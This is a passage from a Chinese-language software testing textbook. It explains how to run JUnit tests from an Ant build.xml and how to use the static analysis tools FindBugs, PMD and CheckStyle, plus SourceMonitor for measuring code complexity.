Ant (Another Neat Tool)是一种基于 Java 的 build 工具。理论上来说，它有些类似于(UNIX)C 中的 make，与基于 shell 命令的扩展模式不同，Ant 用 Java 的类来扩展。用户不必编写 shell 命令，配置文件是基于 XML 的，通过调用 target 树，就可执行各种 task。每个 task 由实现了特定接口的对象来运行。Ant 支持一些可选 task，一个可选 task 一般需要额外的库才能工作。可选 task 与 Ant 的内置 task 分开，单独打包。

Ant 本身就是脚本执行的引擎，用于自动调用程序完成项目的编译、打包和测试等。在 build. xml 中加入 JUnit 测试的设置，可以测试单个类，也可以测试批量类，设置代码参考如下。

```
<?xml version="1.0" encoding="UTF-8"?>
<project name="Build All Elements" default="runtests" basedir=".">
<target name="runtests">

  <!--为构建设置全局的属性-->
  <property name="src" location="src"/>
  <property name="classes" location="classes"/>
  <property name="junit_lib" location="d:\junit3.8.1\junit.jar"/>

  <junit printsummary="yes" haltonfailure="yes">
    <classpath>
      <pathelement path="${classes}" />
      <pathelement path="${junit_lib}" />
    </classpath>
    <!-- 单个测试类 -->
    <test name="TestHelloWorld" haltonfailure="yes" />
    <!-- 批量调用测试类 -->
    <!--
    <batchtest fork="yes" todir="${classes}">
      <fileset dir="${src}">
        <include name="**/Test*.java"/>
      </fileset>
    </batchtest>
    -->
  </junit>
</target>
</project>
```

5.6.4　代码的静态检测工具

上面介绍了基于JUnit这样的单元测试框架进行的单元测试，即通过执行单元代码验证单元的功能正确性，完成逻辑控制、输入和输出数据等验证。这就是单元的动态测试，其测试成本很高，而且不容易发现违背代码规范和其他一些潜在的代码自身的问题。所以，不仅要进行动态测试，还要进行单元的静态测试，即上面所说的代码评审。但是，如果靠编程人员自行检查代码，不仅工作量大，而且测试过程缺少准确性和可靠性。这时，最好的办法就是借助静态检测工具来完成单元代码的静态测试。

代码的静态检测工具比较多，包括：

(1) 支持Java语言检测的CheckStyle、FindBugs、PMD等。

(2) 支持C++语言的Parasoft C++Test、PRQA QA・C++等。

静态测试工具虽然要引入一些新规则，但其维护工作量很低，越来越受到人们的关注。如果将静态测试工具集成到项目的每日构建(Daily Build)中，通过不断的检查与修改来减少软件缺陷可能存在的地方，效果更好。这里以FindBugs(http://findbugs.sourceforge.net)为例，介绍如何使用静态测试工具。

FindBugs实际是扫描和分析Java字节码(.class文件)，如果选上.class文件对应的源文件(.java文件)，可以定位到出问题的代码行。FindBugs支持在JRE中独立运行，也可以在开发环境Eclipse中运行。Findbugs的Eclipse插件位置为：http://findbugs.sourceforge.net/downloads.html，安装后，可以在Eclipse的Preferences中Java选项看到FindBugs，用户可以完成其报告选项、过滤文件和规则等浏览和设置，如图5-8所示。FindBugs检查的问题有以下几类。




图5-8　FindBugs设置的主要界面

(1) 恶意的代码安全漏洞；

(2) 可疑的或危险的代码；

(3) 不良实践；

(4) 正确性；

(5) 国际化问题；

(6) 性能；

(7) 安全性；

(8) 多线程问题;

(9) 经验性的问题。

如果要了解上述各类问题的具体描述,可参见“探测器配置(Deteactor configuration)”选项卡,如图 5-9 所示。




图 5-9 FindBugs 探测器的设置和说明

其运行很简单,选择要被测试的. class 或源文件,右击选择 FindBugs 菜单,执行 FindBugs,检测完成后生成报告。表 5-2 对 FindBugs 和其他两个静态分析工具 PMD、CheckStyle 进行了比较,可进一步了解 FindBugs 的特点。

表 5-2 CheckStyle/PMD 与 FindBugs 主要功能

工具	目的	检查项
FindBugs 检查. class	基于 Bug Patterns 概念,查找 Java 源文件和 bytecode(. class 文件)中的潜在 Bug	bytecode 中的 bug patterns,如 code 性能、NullPoint 空指针检查、没有合理关闭资源、字符串相同判断错(==,而不是 equals)等
PMD 检查源文件	检查 Java 源文件中的潜在问题	空 try/catch/finally/switch 语句块 未使用的局部变量、参数和 private 方法 空 if/while 语句 过于复杂的表达式,如不必要的 if 语句等 复杂类
CheckStyle 检查源文件主要关注格式	检查 Java 源文件是否与代码规范相符	Javadoc 注释 命名规范 多余的 Imports Size 度量,如过长的方法 缺少必要的空格 重复代码

5.6.5 SourceMonitor 检测代码复杂度

利用 SourceMonitor 可以为 C++、C、C#、Java、Delphi、Visual Basic 和 HTML 的源代码文件测试代码数量和性能。最终结果可以描绘成图，输出打印。众多的实践与经验证明，如果一个代码过于复杂，那么这个代码出现的缺陷数目会成几何级数的上升，并且给后期的维护带来很大的困难，所以用 SourceMonitor 检查后，一方面测试人员可以对代码自身复杂度高，深度嵌套深的类进行有针对性的加强测试，开发人员也应该要考虑重构，对已有方法进行合理的抽取提炼与分层。

从网上下载 SourceMonitor 软件，安装非常简单。安装以后，就可以从 File 菜单中选择 New Project 命令，并选择项目语言(如 Java)和源代码所在的目录(如 E:\myapp\src)。然后，单击 Next 按钮直至出现如图 5-10 所示的页面，默认是所选择目录下所有的 Java 文件都会检查，如果不想检查可以移动到左边。




图 5-10 确定被检查的文件

单击 OK 按钮后，等待一会儿数据就会生成。双击第一行的 Baseline 则每个文件的详细信息都会列出来，如图 5-11 所示。图中可以按字段排序，很方便地定位哪些类复杂度高、哪些类深度高，以及一些其他的衡量指标。

选定某个类，右击鼠标，选择 View Source File 命令，可以查看文件源代码，方便定位到哪个类复杂度最高(Max Complexity)、哪个类深度最深(Max Depth)，以及可以方便地定位到导致复杂度最高与深度最高的方法在什么地方，以便有针对性地测试。单击 View Source File 命令后，如图 5-12 所示，上面有两个按钮：

(1) 深度最高的块 To Deepest Block(depth=5)；

(2) 复杂度最高的方法 To Most Complex Method (8)。

这样就能很方便地定位到什么地方导致深度高，代码复杂。

SourceMonitor 小巧简单，很容易上手使用，并且很容易定位分析需要着重测试或重构的代码。修改代码完后，能很简便地看到改动后的效果，所以对代码复杂度分析是一个比较好的选择。一般来说，对于大型的项目，每个类的复杂度不应大于 50，每个类的深度不应高于 6，如果超过了这个标准就可以考虑重构这部分代码，这样对于后期的维护是有很大帮助的。




图 5-11 各个源文件的代码复杂度检查结果

